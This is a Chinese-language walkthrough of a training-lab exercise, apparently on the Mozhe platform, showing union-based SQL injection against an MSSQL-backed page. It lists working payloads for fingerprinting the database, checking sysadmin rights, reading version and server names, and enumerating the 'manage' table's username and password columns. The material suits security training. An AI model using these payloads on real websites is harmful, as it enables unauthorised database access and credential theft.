# Myssql注入漏洞

第一步：确定注入点

Access 或者MSSQL






第二步：确定数据库类型

为MSSQL sqlserver

and exists (select count(\*) from sysobjects) -- //效率更高 如果存在为真1 即为mssql

判断角色是否为管理员

?id=2 and 1=(select is\_srvrolemember('sysadmin')) -- //判断是否为管理员



第三步：确定注入参数类型

猜测为数字型

第四步：确定字段数（有多少列名或者说字段长度）

长度为4




第五步：确定注入证明类型

显式联合查询注入

使用 union select 1,2,3,4 页面还是报错，由于不确定是否为数字型，可以尝试使用在msssql中使用null来代替但最后一个不能为null，因为要告诉有多少列。


?id=-2 union all select null,null,null,4




第六步：判断回显位置

判断2、3位置可以正常注入


?id=-2 union all select null,null,(select @@VERSION),null //只有2，3位置才有回显



?id=-2 union all select null,(select @@servername),(select db\_name()),null




第七步：获取数据库名



第八步：获取表名

?id=-2 union all select null,(select db\_name()),(select top 1 name from mozhe\_db\_v2.dbo.sysobjects where xtype='U'),null

Manage



第九步：获取列名

?id=-2 union all select null,(select db\_name()),(select top 1 col\_name(object\_id('manage'),1) from sysobjects ),null


第一个列名为id


?id=-2 union all select null,(select db\_name()),(select top 1 col\_name(object\_id('manage'),2) from sysobjects ),null


第二个列名为username

?id=-2 union all select null,(select db\_name()),(select top 1 col\_name(object\_id('manage'),3) from sysobjects ),null

第三个列名为password








第十步：获取关键字段

具体内容

